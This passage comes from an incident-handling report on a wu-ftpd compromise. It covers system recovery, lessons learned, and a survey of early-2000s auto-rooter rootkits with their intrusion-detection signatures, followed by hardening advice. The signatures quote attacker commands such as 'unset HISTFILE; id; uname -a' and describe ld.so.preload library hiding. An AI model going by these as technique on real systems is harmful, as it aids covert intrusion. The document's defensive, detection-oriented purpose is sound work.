The recovery phase consists of four steps:

1. Restoration of system (from backup or rebuild)
2. Validation of the system (verify restoration process was successful)
3. Restore Operations
4. Monitor System (looking for backdoors that escaped detection)

How was the system returned to a "known good" state?

For the recovery process the site took the following steps to return the system to a "known good" state:

The site handled the recovery phase of this incident as well.

They upgraded the OS and wu-ftp 2.6.1 as well as installing all of the latest patches

They had the new server validated to ensure that the system was clean (scanning the system for known vulnerabilities).

The system was then put back into production with in a week.

Describe in detail what steps were taken to bring systems or services back into operations?

The site decided to completely rebuild the system from scratch (reformat and reinstall OS).

They had the new server validated to ensure that the system was clean (scanning the system for known vulnerabilities).

What changes, if any, were made to further secure the system?

- They upgraded the OS and wu-ftp as well as installing all of the latest patches
- Restrict directory paths for file uploads.
- Disabled anonymous ftp login
- Filter specific network traffic at the firewall / routers.
- Passwords were changes on all systems. There is a chance the hacker obtained knowledge of these passwords.
- Other systems in the domain were scanned for vulnerabilities.
- ftpd is now run under non-privileged accounts throughout the target domain.

What type of testing was done to ensure that the vulnerability had been eliminated?

They had the new server validated to ensure that the system was clean (scanning the system for known vulnerabilities) utilizing nessus network vulnerability scanner.

4.6 Lessons Learned

Include an analysis of the incident, including as much information as is available or can be ascertained about

Automated rootkits appear to be a new trend in the black hat community and are very powerful tools. The “auto-rooters” represent a significant shift in the capability of hackers

If these Kernel-level rootkits are not detected immediately, you have a major problem on your hands. They are potent new weapons in the script kiddie’s arsenal. They can scan, compromise, root, clean, backdoor and patch (update) the compromised host automatically. If the hack goes undetected, it will likely not be found for quite some time, if at all. The latest rootkits have loadable kernel modules, distributed denial of service tools, etc.

The Future of RootKits

Late in 2001 we started to notice a relatively new trend that is becoming increasingly popular. The use of automated rootkits. It appears that a new trend is evolving in the hacker community in which they are moving away from the manual process and moving to tools that are fully automated.

These new auto-rooters can carry out all of the steps, which were once a manual process, with fully automated routines in a matter of seconds. These new rootkits represent a significant shift in the capability and behavior of hackers and the rootkits that are currently in use.

They new have a high level of sophistication and include multiple vulnerabilities for multiple operating systems. The lines between these steps are now beginning to evolve into a one step automated process.

Also, in some instances these automated scripts will actually apply patches to the system so another attacker cannot get into the system.

Another alarming trend is that these auto-rooters are opening SSH (secure shell) daemons on high ports. In the past, a hacker would open a shell on a high port and depending on how the IDS was tuned the original compromise could be missed. However, there was a very high probability that the hacker would trigger an alarm later down the road. For example, the attacker would come back to the compromised system and su – root. The analyst would look at this and generally, notice the IP address. It is an address that they generally do not see in day-to-day traffic. As they do a little further investigation, they find that this box has indeed been compromised. The reason this was all possible was because everything was transmitted in clear text.

Yet another trend we have observed is the script kiddies are now replacing the system libraries rather than installing trojanized binaries. This is a significant development because system administrators and forensics experts typically examine the binaries (ps, top, ls ect.) as part of their investigation. By replacing the libraries the attacker can now filter what they want you to see. The replaced libraries are not as obvious during a forensics investigation as the trojanized binaries are.

RootKits are now beginning to evolve rapidly and with a sophistication that we have not seen in the past. They are becoming multi-faceted attack and evasion tools, that are extremely easy to install, use and capable of delivering a silent if not crushing blow. Due to the ease of use and their new automation attack capabilities, rootkits have become more dangerous than they have ever been at any time in the past. We have observed some new auto-rooters being distributed in the wild, which appear to be downloaded after a successful wu-ftp attack. I have compiled a short list with the names of some of the newer auto-rooters, their capabilities and detection strings:

1. **Massrooter-** scans and exploits ftp, sshd, telnet, sendmail, pop-3, and lprng
    - ***NID String: all known buffer-overflows for the protocols mentioned above.***

2. **Sin RootKit-** We have observed this new RootKit being distributed in the wild, which appears to be downloaded after a successful wu-ftp attack. The scanner also appears to contain auto-rooter capabilities we have been observing for the past few months. Ease of detection: good, upon a successful attack the auto-rooter executes a very detectable command, (unset HISTFILE; id; uname -a; which appears to be a common signature in several of the auto-rooters we have observed). This follows the Wu-ftp buffer overflow scans and exploits host automatically using wu-ftp and SSH name: Sin Root Kit 3.0 filename: srk3.tgz OS: Linux 32-bit ELF LSB
Authors: silverz, Oreste (HackTrade Team) Origin: RIPE address space (Slovakia)

3. **WUS –** filename: wu3.tar.gzOS: Linux 32 bit LSBOrigin: RIPE address space (Romania)
    - ***NID String: RNFR & bin/sh***

4. **Devil RootKit-** scans, exploits, and patches system
    - ***NID String: uname-a; id;***

5. **Luckroot -** scripted scan and exploit package.
    - ***NID String: uname-a; id;***

6. **DarkNetKi**t – scans, exploits and backdoors host
    - ***NID String: bin/sh***
7. **ld.so.preload RootKit** - This root kit uses a shared library (libshow.so) rather than Trojan binaries to hide the intruder's activity. It adds an entry to the /etc/ld.so.preload file (or creates it if it's absent) which causes the system to preload this shared library every time a dynamically linked application is run. This library filters out specific file, process and network information. Although not unheard of, this kit would seem to present a significant threat.
    - ***NID Strings: Telnet-ld_preload"; content:"ld_preload"; flags: PA; nocase;***

The Devil and Sin rootkits do not appear to be in wide release as of yet, but we have seen them in the wild.

In addition, many of these "auto-rooters" appear to be originating in Eastern Europe. An analysts doing forensics work will find it much more difficult to do their job when the rootkit is written (commented) in Romanian or Russian. They then must attempt to translate the name of a file or the tools in the kit, which requires additional research.

However, ease of detection is very good. Thus far, due to the fact that upon a successful attack most of the auto-rooters execute a very detectable command that follows the successful wu-ftp buffer overflow: "unset HISTFILE; id; uname -a

What allowed the incident to occur and recommendations for preventing similar incidents in the future.

The reasons that this incident happened can be summed up in three simple words, "POOR SECURITY PRACTICES". By the time this incident occurred this was a well-

documented exploit and vulnerability. The system administrator obviously had not kept the system up to date with patches. This attack would not have been successful if the system administrator had only applied the most recent patches and or upgrades.

The following is a list of countermeasures that may have prevented the incident from occurring:

- Applying patches on a regular basis, and keeping themselves informed about the latest exploits and vulnerabilities.
- Implementing ssh, by utilizing ssh, and disabling ftp, telnet and rlogin, the exploit would have been unsuccessful.
- Upgrade to the latest version of WU-FTPD.
- Restrict directory paths for file uploads.
- Filter specific network traffic at the firewall / routers.
- Run chkrootkit monthly (not guaranteed).

4.7 Defending Against Kernel-Level Rootkits

Defending against kernel-level rootkits is difficult to do. This is an area where I really want to stress good security. If a company has proper defense mechanisms and enforces a principle of least privilege on all systems, then the attacker cannot install a kernel-level RootKit, as long as he cannot get root access. Another option is to run some of the commands that an attacker would use to control a RootKit, and if they work, then a company knows it has been compromised. As you will see with kernel-level rootkits, an administrator can act as an attacker and issue the same commands that an attacker uses because the control programs are not password-protected. If the system actually responds, then you know you have been compromised. Likely, the best protection, but of course not the easiest, is to run a monolithic kernel that does not allow loadable kernel modules on your key systems. (Cole 550)

The following are recommendations that when implemented, will make your systems more secure. Keep in mind you that buffer overflows are not restricted to the FTP protocol:

> "They have been found in many platforms, especially UNIX and Windows based platforms, and have affected a wealth of applications such as, in the case of the Internet Worm, fingered, Microsoft NetMeeting, Internet Explorer, Microsoft Internet Information Server, ftp, imap, bind, pine, lpr, sendmail, X Windows, ssh, and the list goes on and on." **(Decker)**
>
> ***Note:*** These recommendations are for the most part Unix specific. However, some are directed toward Windows OS's as well.

- Upgrade to the latest version of WU-FTPD, available from the WU-FTPD Web site. See References.
- Disable the unnecessary services and daemons if you do not need to have them running on your host.

- DO NOT allow remote (rlogin Unix) root logins (admin NT).
- If you must access systems remotely use SSH (encrypt it!).
- Become root only when necessary (principle of least privileged)
- Be diligent in looking at your log files (Event Logging).
- Restrict directory paths for file uploads.
- Restrict download file access.
- Disable anonymous login
- Run who command to look for unexpected users.
- Use netstat to look for network connections.
- Keep all of your systems up to date with patches.
- Install IDS on your network, utilizing both network and host based systems.
- Install and use SSH, SSL (encryption) rather than use ftp or telnet, which passes all data in clear text.
- Filter specific network traffic at the firewall / routers.
- Run software at the least privilege required.
- Install LCAP - Linux Kernel Capability Bounding Set Editor. “LCAP allows a system administrator to remove specific capabilities from the kernel in order to make the system more secure”. (http://pw1.netcom.com/~spoon/lcap/)
- Install Libsafe and MegaBlaster to protect against buffer overflows.
- Install checkups is a program to detect rootkits by detecting falsified output and similar anomolomies.
- Run chkrootkit monthly (not guaranteed).
- Use TCP Wrappers display the Warning Banners
- Keep anti-virus tools up to date.
- Disable guest account (NT).
- Establish baseline for file system and look for changes in file integrity ex. Tripwire, Fcheck 2.07.45, and Sentinel 1.2.0 to name a few.
- Make passwords difficult to crack passwords have a minimum length and change often.
- Configure router Acl's and firewalls not to allow previous or known offenders through.
- System Hardening.
- Install from a Linux CDROM into the properly sized disk Partition
- Keep all system patches up to date
- Regularly test your systems for exploit vulnerabilities
- Well-defined security practices for the entire organization.
- Test your firewalls on a regular basis, from both the inside and outside against all known exploits. (CAUTIONARY NOTE: do not let a firewall give you a false sense of confidence).

- This list just scratches the surface as to what you what steps you can take to secure the systems on your network. However, if these steps were put into place it would greatly reduce the risk of a successful attack, and the installation of a kernel-level RootKit. Next the following is a list of links to some of the tools, both freeware and COTS (commercial off the shelf). That is useful in the fight against rootkits:

One thing we do in the military is something called an “AAR” (“Lessons Learned Meeting”) After Action Report. An AAR is a very useful tool for self-discovery. If the time is allocated to do a proper AAR, this can help you pinpoint what went right and what went wrong. While going over our AAR with the victim site we discovered the above problems on their side. On our end we discovered that we needed an updated contact list.The lessons learned all tolled, is that:

- The days of manually scanning, cracking, rooting, and clearing out the evidence are a thing of the past.
- The auto-rooter is a powerful new weapon in the script-kiddies arsenal.
- The sophistication levels of rootkits as a whole are increasing exponentially.
- A growing trend among the auto-rooters to open a secure shell on high ports. By doing this it makes detection much more difficult if the compromise is not detected right away. Since a secure shell is opened traffic is no longer passed in clear text. This in turn makes detection inherently much more difficult.
- Yet another trend that we have observed is that that the script kiddies are now replacing the system libraries rather than installing trojanized binaries. This is a significant development. The reason being; is that system administrators and forensics experts as part of their investigation, typically examine the binaries (ps, top, ls etc.) as part of their investigation. By replacing the libraries the hacker can now filter out what they do not want you to see. The replaced libraries are not as obvious during a forensics investigation as the trojanized binaries are.

5 References

5.1 Citations

1. Klevinsky, T. J., Laliberte Scott, and Ajay Gupta'Hack I.T.: Security Through Penetration Testing. Addison. Wesley, 2002
2. Cole, Eric. Hackers Beware. New Riders Publishing, 2001
3. Sunnie Hawkins. Understanding the Attackers Toolkit. June 29, 2002
4. http://rr.sans.org/linux/toolkit.php
5. Spoonfork. The Tuxtendo's Tuxkit Rootkit Analysis from L33tdawg. June 29, 2002 http://www.hackinthebox.org/article.php?sid=5724
6. http://archive.tuxtendo.nl/rootkit/tuxkit-analysis.txt
7. http://www.cs.cf.ac.uk/Dave/Internet/node128.html
8. http://www.activeworx.com/arachnids/
9. http://www.counterhack.net/infraguard.ppt
10. Carney, Mark. June20,2001 http://rr.sans.org/threats/rootkits2.php
11. Joint Doctrine for Information Operations. 9 OCT 1998 http://www.dtic.mil/doctrine/jel/new_pubs/jp3_13.pdf
12. Northcutt, Stephen. "Incident Handling Step By Step" A Survival Guide for Computer Security Handling 2.2 (2001): 28
13. The Hackers Handbook (CD-ROM – 1998 DarkBay LTD)
14. Donahue,Ed., Steve Rome. "IATF: At Five Years Old, A Wealth of Information and Still Growing" Ianewsletter vol.5, No.1 (Spring 02): 5 http://iac.dtic.mil/iatac/
15. Gordon, Steele. "Prepare, Contain, Identify Information Systems" Ianewsletter vol.5, No.1 (Spring 02): 17 http://iac.dtic.mil/iatac/
16. Skoudis, Edward. June 22, 2002 http://www.counterhack.net/infraguard.ppt
17. Toxen, Bob. Real world Linux security: intrusion prevention, detection, and recovery. Prentice-Hall PTR, 2000

18. Nicole Lerock Decker.Buffer Overflows: Why, How and Prevention.10 July 2000. http://rr.sans.org/threats/buffer_overflow.php

5.2 Links

ftp://ftp.isi.edu/in-notes/std/std9.txt

http://archive.tuxtendo.nl/rootkit/

http://ciac.llnl.gov/cstc/nid/nid.html

http://ftp.academ.com/academ/wu-ftpd/release.html

http://home.tiscalinet.be/bchicken/trojans/trojanpo.htm

http://iac.dtic.mil/iatac/

http://pw1.netcom.com/~spoon/lcap/)

http://rr.sans.org/linux/toolkit.php

http://rr.sans.org/threats/buffer_overflow.php

http://rr.sans.org/threats/rootkits2.php

http://rr.sans.org/threats/rootkits2.php

http://www.activeworx.com/arachnids/

http://www.c3i.osd.mil/org/sio/iptreport4_26dbl.doc

http://www.cert.mil/

http://www.cert.org/advisories/CA-1999-03.html

http://www.cert.org/advisories/CA-2000-13.html

http://www.counterhack.net/infraguard.ppt

http://www.cs.cf.ac.uk/Dave/Internet/node128.html

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0080

http://www.dtic.mil/doctrine/jel/new_pubs/jp3_13.pdf

http://www.rootkit.com/

http://www.fedcirc.gov/

http://www.hackinthebox.org/article.php?sid=5724

http://www.iana.org/

http://www.iana.org/assignments/ipv4-address-space

http://www.infosyssec.com/

http://www.insecure.org/nmap/

http://www.iss.net/security_center/static/324.php

http://www.iss.net/security_center/static/324.phphttp://online.securityfocus.com/archive/1/251797

http://www.osec.doc.gov/cio/oipr/ITSECmemo7-9-99.htm

http://www.sans.org/newlook/publications/incident_handling_toc.htm

http://www.securitytracker.com/

http://www.snort.org/

http://www.tigertesting.com/vulnerabilities.html

http://www.wa.gov/dis/academy/presentations/Security/incidentsstevew.ppt

http://www-arc.com/sara/cve/cve.html

https://afcertmil.lackland.af.mil/

https://infosec.navy.mil/

https://www.acert.belvoir.army.mil/ACERTmain.htm,

http://www.s0ftpj.org/bfi/online/bfi6/bfi6.08.html

http://www.ciac.org/ciac/bulletins/j-065.shtml